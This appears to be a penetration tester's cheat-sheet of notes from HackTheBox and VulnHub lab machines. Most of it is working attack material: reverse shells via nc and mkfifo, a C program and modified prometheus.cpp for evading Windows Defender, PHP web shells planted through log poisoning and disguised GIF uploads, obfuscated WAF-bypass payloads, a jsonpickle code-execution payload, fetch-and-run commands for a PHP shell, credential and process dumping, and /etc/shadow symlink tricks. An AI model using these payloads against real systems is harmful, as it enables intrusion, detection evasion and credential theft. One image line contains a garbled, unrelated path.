[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.104,49719)
[*] AUTHENTICATE_MESSAGE (GIDDY\Stacy,GIDDY)
[*] User Stacy\GIDDY authenticated successfully
[*] Stacy::GIDDY:4141414141414141:92324f8bef433a8f660cd45d2d24f9dc:0101000000000000004f04f4faa4d501069eab5eeeef713100000000010010006200680054004900
077006b0042007300020010006a0068005700490054004d0050006700030010006200680054004900770006b0042007300040010006a0068005700490054004d0050006700070008000
04f04f4faa4d501060004000200000008003000300000000000000000000000000300000d0774a8bb0e998829687cd9c5d806ff622d20b04e95423aaf0fd5404ee9fb79e0a001000000
0000000000000000000000000000000090020006300690066007300 2f00310030002e00310030002e00310034002e00330039000000000000000000000000
[-] TreeConnectAndX not found TEST%
```

john -w=/usr/share/wordlists/rockyou.txt hash.txt

NB: we can try the same thing on the browser for link like
http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18

But here we should leave the first single quote since 18 is an integer. Then the sql injection become
http://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=18; EXEC sys.xp_dirtree '\\10.10.14.39\TEST\cNukPTxEfp' --

hash format: user:password:domain

-Windows cmd : copy file from remote share (SMB)
*smbserver should be running on kali, then
xcopy \\10.10.14.39\share\nc.exe .
Or
xcopy \\10.10.14.39\share\nc.exe C:\Users\Stacy\Documents

Get installed programs
cmd /c REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

Bypass windows defender
-Use prometheus.cpp on (C++)
https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp

Change the function name, delete comment and make it customized to avoid detection
Compile for 64bit
i686-w64-mingw32-g++ prometheus.cpp -o shell.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

Don't forget to set lport, lhost on prometheus.cpp and to run a listener before launch the shell.exe

Bypass windows defender using C code
Write a simple code in c (exploit.c)

```
#include "stdlib.h"

int main()
{
   system("nc.exe -e cmd.exe 192.168.130.1 4444");
   return 0;
}
```

Compile it for 64 bit
i686-w64-mingw32-g++ exploit.c -o reverseShell.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

App locker bypass
-Run command in
C:\Windows\Tasks

C:\Windows\Temp

Full documentation
https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md

-powershell stop and start service

Stop-Service "Ubiquiti UniFi Video"

do action (Ex replace taskkill.exe in C:\DataProgram\unifi-video)

Start-Service "Ubiquiti UniFi Video"

Raven 1 Vulhub

wpscan --url http://raven.local/ --no-update -e vp,vt,tt,cb,dbe,u,m --plugins-detection aggressive --plugins-version-detection aggressive

Brute force
wpscan -U usernames -P /usr/share/wordlists/rockyou.txt --url http://raven.local/wordpress/

-Password dictionary
1- password as username
2- cewl
3- rockyou

TheBeast Vulhub

Wireshark filter

(select udp packets without dns one)
ip.addr == 192.168.130.163 && udp && ! dns

tcp.stream eq 0

tcp.stream eq 1 etc...

SUID with path priv escalation

This happened when in a SUID file, they call one system function like ps, ls brief whatever function without the absolute path or absolute path with writable absolute path

1st method
-Identify the command; let's take whoami for example and let suppose the suid file is /usr/bin/root

```
cd /tmp
echo "/bin/bash" > whoami
chmod 777 whoami
export PATH=/tmp:$PATH
or
PATH=/tmp:$PATH
/usr/bin/root
cd /root
cat flag.txt
```

With this method, only the new file will be run

2e method (more benefit when we want to subsituate a command by another) for example change ls to cat and then we need a parameter to cat

```
cp /bin/cat /tmp/ls
export PATH=/tmp:$PATH
or
PATH=/tmp:$PATH
echo $PATH
```

Then ls /tmp/whateverfile will cat /tmp/whateverfile

Milnet Vulhub

-apache allow_url_include lead to remote file inclusion

-tar, unix wildcard attack:

vulnerable code (running as root)

```
cd /var/www/html
tar cf /backup/backup.tgz *
```

Exploitation

touch "/var/www/html/--checkpoint=1"

touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"

chmod +x /var/www/html/shell.sh

Content of shell.sh

#!/bin/bash

#reverce nc

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.130.1 1234 >/tmp/f

or

create a c file calling bash, and gcc it, then

chown root:root /tmp/setuid

chmod u+s /tmp/setuid

And finally run /tmp/suid

Billy Madison Vulhub

1-password found as webapp directory

2-wfuzz -z file,suggested_dic.txt -u http://192.168.130.166/exschmenuating/FUZZ.cap -c --hh 311 --hl 9

Check first the data to remove running wfuzz without --hh and --hl

.cap or .pcap extension for wireshark file extensions

3-Reading wireshark file with tshark

```
for stream in `tshark -r 012987veronica.cap -T fields -e tcp.stream | sort -n | uniq`
do
   echo $stream
   tshark -r 012987veronica.cap -w stream-$stream.cap -Y "tcp.stream==$stream"
done
```

Picky-Palace v1 Vulhub

curl with proxy and post

curl -d "user=value1&pass=value2" -H "User-Agent: <?php if(isset($_REQUEST['cmd'])){$cmd = ($_REQUEST['cmd']); system($cmd);   die; } ?> " -X POST http://pinkys-palace:8080/littlesecrets-main/login.php --proxy 192.168.130.168:31337

1-Proxy server :

After setting up the proxy in foxy-proxy, access it in the browser either typing the name of the proxy or the name ip address or localhost, examples

Host denied: 192.168.130.168:8080

Squid-proxy: 192.168.130.168:31337 (name pinkys-palace)

After setting the proxy, 8080 can be accessible in the browser by typing

http://pinkys-palace:8080 or http://127.0.0.1:8080

Another way is to test same IP address like http://192.168.130.168 or http://192.168.130.168:8080

2-Dirsearch with http-proxy

python3.7 /root/tools/dirsearch/dirsearch.py -u http://127.0.0.1:8080/ -t 16 -r -e txt,html,php,asp,aspx,jsp -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --http-proxy=192.168.130.168:31337

AI-Web 2 Vulhub

- .htpasswd (basic auth for apache2, can be found at */etc/apache2/.htpasswd*

Traversal file is Traversal_htpasswd.txt

-command injection bypass: (; |, ||, &&,) with id command or whoami

Ex 127.0.0.1 && whoami; |id;

We can use command injection intruder from AllTheThings

-When we have a command injection vulnerability on web and command are not working, just try to upload a php reverse shell and run it from the webserver ex

127.0.0.1 ||wget 192.168.130.1/prs.php

Minuv1 Vulhub

- test command injection for lfi ex: http://192.168.130.170/test.php?file=last.html;id

-bypass web firewall restriction (owaps crs: core rule set) https://medium.com/secjuice/waf-evasion-techniques-718026d693d8 (here absolute path is required for binaries like /usr/bin/whoami)

http://192.168.130.170/test.php?file=last.html;/b?n/?c 192.168.130.1 1234 -e /b?n/b?sh

&/bin/ech? bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSAxMzM3Cg==|/u?r/bin/b?se64 -d|/bin/?h

-Wafw00f to detect Web application firewall (response status: forbidden)

Ex wafw00f http://192.168.130.170/

-JWT token can be cracked with c-jwt-cracker tool

-wfuzz can be used to fuzz multiple input in same command

-upgrade shell to a tty

```
SHELL=/bin/bash script -q /dev/null
```

Shell with supported CTL + C

```
SHELL=/bin/bash script -q /dev/null
```

```
export TERM=xterm-256color
```

Switch to the background with **CTRL+Z**.

Configure local shell: **stty raw -echo**

Change to the foreground with **fg** rerun the shell and reset the tty with **reset**

USV v1 vulnhub

-Privilege escalation

```
[http@arch tmp]$ strings /srv/http/winterfell_messenger | less
[http@arch tmp]$ echo "/bin/bash" > /tmp/cat
[http@arch tmp]$ chmod +x /tmp/cat
[http@arch tmp]$ export PATH=/tmp/:$PATH
[http@arch tmp]$ echo $PATH
/tmp/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
[http@arch tmp]$ /srv/http/winterfell_messenger
```

winterfell_messenger, is a suid file with cat command inside

DC-2 vulnhub

-Bypass restricted shell

export -p (to get information)
change path with export or with PATH=….
Vi, vim: run

```
:set shell=/bin/bash
:shell
```

When there is **bash: command not found**, check the $PATH value and then set it

```
PATH=/bin:/usr/bin:$PATH
```

Methodology
-echo $PATH
-print allowable command doing `echo $(echo $PATH)*` , add / to the end too, ex `echo $(echo $PATH)/*`
-check shell of those programms on https://gtfobins.github.io/
-Setup path with /bin and /usr/bin

-local password is not every-time the same than ssh one, so whenever credentials are found, mind to **su** with that one

Tr0ll2 vulnhub

-shellshock can be tried with ssh too, trigger

-Ssh connection closed

```
root@kali:~/Desktop# ssh noob@172.16.246.135 -i noob
TRY HARDER LOL!
Connection to 172.16.246.135 closed.
```

ssh -i noob noob@172.16.246.135tom

or `ssh -i noob noob@172.16.246.135 "() { :; }; /bin/bash"`

DC-3 vulnhub

-jommscan from github to check joomla version

-Joomla 3.7 version SQL exploit code in Exploit-Joomla from github

-Joomla resverse shell by editing template file

-Joomla configuration file in file named configuration

-For kernel exploit like 39772 for Ubuntu 16.04, where we are called to run file from tar folder, make sure every files have been transferred before run command of txt file

Minuv2 vulnhub

-SVG file upload leads to svg xxe injection https://insinuator.net/2015/03/xxe-injection-in-apache-batik-library-cve-2015-0250/ poc https://www.ernw.de/download/xxe_batik.tar.xz

-file to look when /etc/passwd is accessible

/etc/shadow
/home/user/.$shell_history (Ex /home/employee/.ash_history)
/home/user/.ssh/id_rsa
/home/user/.ssh/id_rsa.pub
/home/user/.ssh/id_dsa
/home/user/.ssh/id_dsa
/var/www/files

Darknet vulnhub

-SQL Injection with wfuzz

wfuzz -z file,Intruder_SQL_Auth_Bypass.txt -u 'http://888.darknet.com/' -d "username=FUZZ&password=FUZZ&action=Login" -c

DC-5 vulnhub

-Wfuzz file inclusion multiple wordlists (Wfuzz multi wordlist)

wfuzz -w /usr/share/wordlists/wfuzz/general/common.txt -w Traversal_Huge.txt -u 'http://192.168.130.178/thankyou.php?FUZZ=FUZ2Z'

we discovered this lfi

http://192.168.130.179/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log

and include <?php system($_GET['cmd']) ?> like

http://192.168.130.179/thankyou.php?file=%3C?php%20system($_GET[%27cmd%27])%20?%3E (encoded link)

http://192.168.130.179/thankyou.php?file=<?php system($_GET['cmd']) ?>

Log poisoning with curl

1. curl -A "<?= shell_exec('id');?>" http://192.168.130.179/thankyou.php

2. Go back on http://192.168.130.179/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log and the shell is executed

3. curl -A "<?= shell_exec('which nc');?>" http://192.168.130.179/thankyou.php

4. curl http://192.168.130.179/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log

-When we have a suid file and no useful information to exploit, we can search for exploit, ex:

/bin/screen-4.5.0 is vulnerable to privilege escalation searchsploit screen 4.5.0

DC-6 vulnhub

-Wordpress plugins can lead to shell, example **activity monitor plugin** is vulnerable to remote code injection

Matrix 1 vulnhub

-when an enumeration on web server doesn't reveal something, try the directory brute force with custom password found

-link to decode brainfuck cipher https://www.splitbrain.org/_static/ook/

some useful crunch command

crunch 10 10 -t @@@@%%0728 -o /root/birthdaywordlist.lst @ is for characters, % for numerical value

crunch 2 2 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric (for template to use)

for i in $(crunch 2 2 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric); do echo k1ll0r$i >> dic-pass.txt; done;

-When cp is available in sudo for another user other that root, we can try to override the .ssh/authorized_keys

Matrix 2 vulnhub

-When we are almost sure about file inclusion and it doesn't work with get, try POST method, with burpsuite, curl and wfuzz

```
POST /file_view.php HTTP/1.1
Host: 192.168.130.184:12322
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 16
Content-Type: application/x-www-form-urlencoded

file=/etc/passwd
```

GET has been changed in POST

file request has been added

curl -k https://192.168.130.184:12322/file_view.php -d "file=../../../../../../etc/passwd"

-k is there because of the https, mutiples data with &

wfuzz -w Traversal_htpasswd.txt -u https://192.168.130.184:12322/file_view.php -d "file=FUZZ" --hh 0 -f ../Matrix2/results/192.168.130.184/loot/Traversal.txt

-Basic http/https brute force available in basic-http-brute-force.py

Matrix 3 vulnhub

-dirsearch with babysic authentication

python3.7 /root/tools/dirsearch/dirsearch.py -u http://192.168.130.185:7331/ -r -e php,html,asp,aspx,jsp,txt --header "Authorization: Basic YWRtaW46cGFzc3dk" -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

-wget with basic authentication

wget http://192.168.130.185:7331/data/data --http-user admin --http-password passwd

-We can decompile and see the code source of . Netframework using **ILSpy**

-Always pay attention to path of command that can be executed as sudo

In this
example, if /home/trinity/oracle, doesn't exist we can create our own file and let it be executed

echo "/bin/bash" > /home/trinity/oracle; chmod +x /home/trinity/oracle; sudo -u /home/trinity/oracle

Sedna vulnhub

-BuilderEngine CMS and chkrootkit (version) are both vulnerable and can be exploited by metasploit

Happycorp1 vulnhub

-Add user with gid and uid

groupadd --gid 1001 testuser
useradd --uid 1001 --group raj testuser #(raj is the name of the group having 1001 as gid)

-For bypassing restricted bash, when it is stubborn, we can try ssh -i key karl@192.168.1.104 -t "/bin/sh" instead of /bin/bash or try another shell

Acid vulnhub

-Covert hexedecimal to ascii echo 0x5933566a4c6e4a34626e413d | xxd -r -p or hURL -x 5933566a4c6e4a34626e413d
-Decipher Rot13: hURL -8 "uryyb jbeq"
-Invert / reverse string: echo php.ekac | rev

IMF vulnhub

-upload image with curl

```
curl -F 'img_avatar=@/home/petehouston/hello.txt' http://localhost/upload
-pass[] changing the name field for password in pass[] can help to bypass auth
-generate image file:
convert -size 32x32 xc:white empty.gif
```

-Bypassing CrappyWAF (system php function detected)

```
echo 'FFD8FFEo' | xxd -r -p > test.gif
echo '<?php echo `id`; ?>' >> test.gif

echo '<?php $cmd=$_GET['cmd']; echo `$cmd`; ?>' >> test.gif

curl "http://192.168.130.199/imfadministrator/uploads/88a05ecd1b9e.gif?cmd=ls"

or

convert -size 32x32 xc:white empty.gif
echo '<?php echo `id`; ?>' >> test.gif

echo '<?php $cmd=$_GET['cmd']; echo `$cmd`; ?>' >> test.gif

curl "http://192.168.130.199/imfadministrator/uploads/88a05ecd1b9e.gif?cmd=ls"
```

-ELF file decompiler
ltrace ./agent
or
/opt/retdec/build/retdectool/bin/retdec-decompiler.py agent -o decAgent1

Symfonos4 vulnhub

-SSH log poisoning
file of log: /var/log/auth
command:
ssh '<?php system($_GET['c']); ?>'@192.168.130.200

hURL -U "nc 192.168.130.1 4444 -e /bin/bash"

curl "http://192.168.130.200/sea.php?file=../../../../../../../../../../../../../../var/log/auth&c=nc%20192.168.130.1%204444%20-e%20%2Fbin%2Fbash" -b "PHPSESSID=jgcmk67d7kql4tij8fhel3pg5p"

Port forwarding: (In this example, http:80 is the port we want to forward on 8080)

Source: https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/

Tools: metasploit: portfwd add -l 8080 -p 80 -r 172.16.185.132
Linux: ssh, socat, netcat
-Ssh from attacking machine: ssh -L 8080:localhost:80 -N -f test@172.16.185.132

We can also run from the victim machine doing
ssh -R 8080:localhost:80 root@172.16.185.1 -N -f

-socat : server (attacker) and client (victim) command
From server (attacker): socat -v TCP4-LISTEN:10000 TCP4-LISTEN:8080
From client (victim): socat TCP4:172.16.185.1:10000 TCP4:localhost:80

-netcat: client and server command
From victim: rm -f fifo; mkfifo fifo; nc -v -lk -p 8080 < fifo | nc -v localhost 80 > fifo
From attacker: rm -f fifo; mkfifo fifo; nc -v -lk -p 8080 < fifo | nc 172.16.185.132 8080 > fifo

Windows: metasploit, plink.exe, netsh
Plink: (on victim: ssh to attacker): plink.exe -ssh test@172.16.75.1 -R 8080:localhost:80

Netsh:
On victim: netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=127.0.0.1
On attacker: rm -f fifo;mkfifo fifo;nc -v -lk -p 8080 < fifo | nc 192.168.1.38 8080 > fifo

-jsonpickle exploit
{"py/object": "__main__.Shell", "py/reduce": [{"py/type": "os.system"}, {"py/tuple": ["/whoami"]}, null, null, null]}
or
{"py/object":"__main__.Shell","py/reduce":[{"py/function":"os.system"},["/usr/bin/nc -e /bin/sh 192.168.0.25 5555"], 0, 0, 0]}

HacktheBox Tally (Windows)

Methodology
1-Get FTP credentials on the sharepoint application by enumeration
2-Connect to FTP and get Keepass file
3-Crack Keepass file and get SMB credentials
4-Connect to SMB and get MSSQL credentials from conn.txt file and another from a zip file protected by a password. All of those 2 passwords are useless.
5-Get the correct MSSQL password in the tester.exe file unsing strings
6-Connect to MSSQL using sqsh or Dbeaver and Enable `xp_cmdshell`
7-Execute a revere shell script by uploading the shell through ftp and execute it from mssql or by using nishang script with powershell
8-Connect to metasploit and run priv escalation by exploit Impersonation Tokens Available using roten potato

-Sharepoint enumeration
dirsearch -u http://10.10.10.59 -r -e html,asp,aspx,jsp,txt -f -w /usr/share/seclists/Discovery/Web-Content/CMS/sharepoint.txt --plain-text-report=/tmp/report_sharepoint_dirbuster.txt

-Check result of smbmap after scanning, if access is denied, then try later with a valid user account.

-Connexion to MSSQL database
*DBeaver
*`sqsh -S 10.10.10.59 -U sa`

HacktheBox Brainfuck (Linux)

-When https is allow, check the DNS in sslscan and add them in the /etc/hosts file
-wpscan https issue, add --disable-tls-checks to the wpscan command
-curl https issue, add -k parameter to the command
-CipherText length = ClearText length, we can think about One Time Pad like vegenere

Link to help for decryption http://rumkin.com/tools/cipher/otp.php

Zeus Vulnhub

-It's good to cho
-When a directory like backups are found as hidden directory, add the file extensions for zip file
Ex: dirsearch -u http://192.168.131.170/backups -x 403,404,500 -e php,html,txt,jpg,gif,png,zip,tar,gz -rR 5

-rR n for diresearch is to add the recursive number
-Send file from victim to attacker through ssh
ssh root@192.168.131.128 "cat > sysdate" < /home/gogu/.../sysdate

interactive shell (useful for exploit)
sh -i

HacktheBox Heist (Windows)

-port 5985 is associated with WinRM (Windows Remote Management)
-SMB brute force
cme smb 10.10.10.149 -u usernames.txt -p passwords.txt
-Enumerate others users with valid SMB user found
python /opt/impacket/examples/lookupsid.py hazard:stealth1agent@10.10.10.149
-WinRM brute force: use scanner/winrm/winrm_login from metasploit auxiliary
-We can explit WinRM with evil-winrm as followed

/opt/evil-winrm# ruby evil-winrm.rb -i 10.10.10.149 -u chase -p 'Q4)sJu\Y8qz*A3?d'
-Privilege escalation through process dumping
command
ps

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    461      17     2324       5460                404   0 csrss
    294      17     2324       5228                496   1 csrss
    360      15     3600      14580               1192   1 ctfmon
    258      14     4128      13600               3884   0 dllhost
    166       9     1900       9836       0.19    6724   1 dllhost
    624      32    33692      59116                 80   1 dwm
   1496      59    23656      78552               5560   1 explorer
   1135      75   166332     208748      34.33    6180   1 firefox
    345      20    10600      38676       0.09    6312   1 firefox
    408      32    16948      62616       4.44    6584   1 firefox
    358      26    16376      37796       0.78    6940   1 firefox
    390      38    97028     128012      93.81    7008   1 firefox
     49       6     1456       3740                816   0 fontdrvhost
     49       6     1808       4724                820   1 fontdrvhost
      0       0       56          8                  0   0 Idle
    996      24     6800      15636                644   0 lsass
```

-cmd /c procdump.exe -accepteula -ma 7008

-Copy big file from windows to linux
*/opt/impacket/examples/smbserver.py test . -smb2support -username guest -password guest (on linux)

*net use x: \\10.10.16.112\test /user:guest guest
*cmd /c "copy firefox.exe_200131_084937.dmp x:\"

-Once the password found try again a brute force on smb and get connect with psexec like
python /opt/impacket/examples/psexec.py Administrator@10.10.10.149

HacktheBox Europa (Linux)

-SQLMap with force ssl and dump only database
sqlmap -r sqlmap-request --level 5 --risk 3 --dump-all --dbms MYSQL --batch –force-ssl
-PHP preg_replace() is vulnerable to remote code execution
PoC


```
<?php
$string = "`ls -lah`";
print preg_replace('/^(.*)/e', 'strtoupper(\\1)', $string);
?>
```

So we do this in burp suite
pattern=/^(.*)/**e**&ipaddress=`whoami`&text="openvpn": {

or pattern=/ipaddress/e&ipaddress=`whoami`&text="openvpn": {
And then place to reverse shell by
curl http://10.10.16.116/prs.php | php

HacktheBox Teacher (Linux)

-Get moodle version in moodle/question/upgrade.txt, or by geeting doc link
-Moodle with teacher account remote code execution
*Create a quiz (calculated option)
In formula, insert /{a*/`$_GET[0]`;//{x}}
*Save and in the same page with burp suite, add &0=ping%20-c%201%2010.10.16.112 or ping -n depending on with OS it is (windows ping -n, linux ping -c)
more https://blog.ripstech.com/2018/moodle-remote-code-execution/



Request

Raw | Params | Headers | Hex

```
GET
/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D8%26addonp
age%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=8&
0=ping%20-c%201%2010.10.16.112 HTTP/1.1
Host: 10.10.10.153
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.90 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: MoodleSession=g03vj274mer192b2d64k5oe817
Connection: close
```

And finally try with the output of the following command
hURL -U "wget 10.10.16.112/prs.php -O /tmp/prs.php; php /tmp/prs.php"

-We can ln any file without privilege, then when the is any root script giving chmod 777 to a particular folder, we just need to ln a root file like shadow or sudoers into that folder

-CronJob checker available
Example to get root with this root cronjob

```
root@teacher:~# cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz course
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
root@teacher:~#
```

We just need
ln -s /etc/shadow /home/giovanni/work/tmp/shadow and edit it after the cron

HacktheBox Haircut (Linux)

-Curl with option -o can be use to download file on victim
- screen-4.5.0 is vulnerable to privilege escalation
-When a code cannot be compiled in a victim, we can compile it on attacker machine and copy it to victim machine. Note the architecture of both machines should be the same
-When there is a command running and we want to have more information, try to let it show error message

Example: to know it was curl running, we could put a non existent url and it shows curl: (6) Could not resolve host: locadlhost

HacktheBox Node (Linux)

-Command filter bypass => ? or *
-in c programs, system() function executes all line as new command, so in order to inject command in program, we can just add a new line. A junk can be added to bypass 2> /dev/null redirection
Example
/usr/local/bin/backup 1 a01a6aa5a44c003f8b12c5aec39bc508 "/tmp5714
/bin/bash
aaa
"
or simply
/usr/local/bin/backup 1 a01a6aa5a44c003f8b12c5aec39bc508 "$(printf 'aaa\n/bin/sh')"

here, /usr/local/bin/backup is a suid file and $(printf 'aaa\n/bin/sh') is going to be executed in c before being interpreted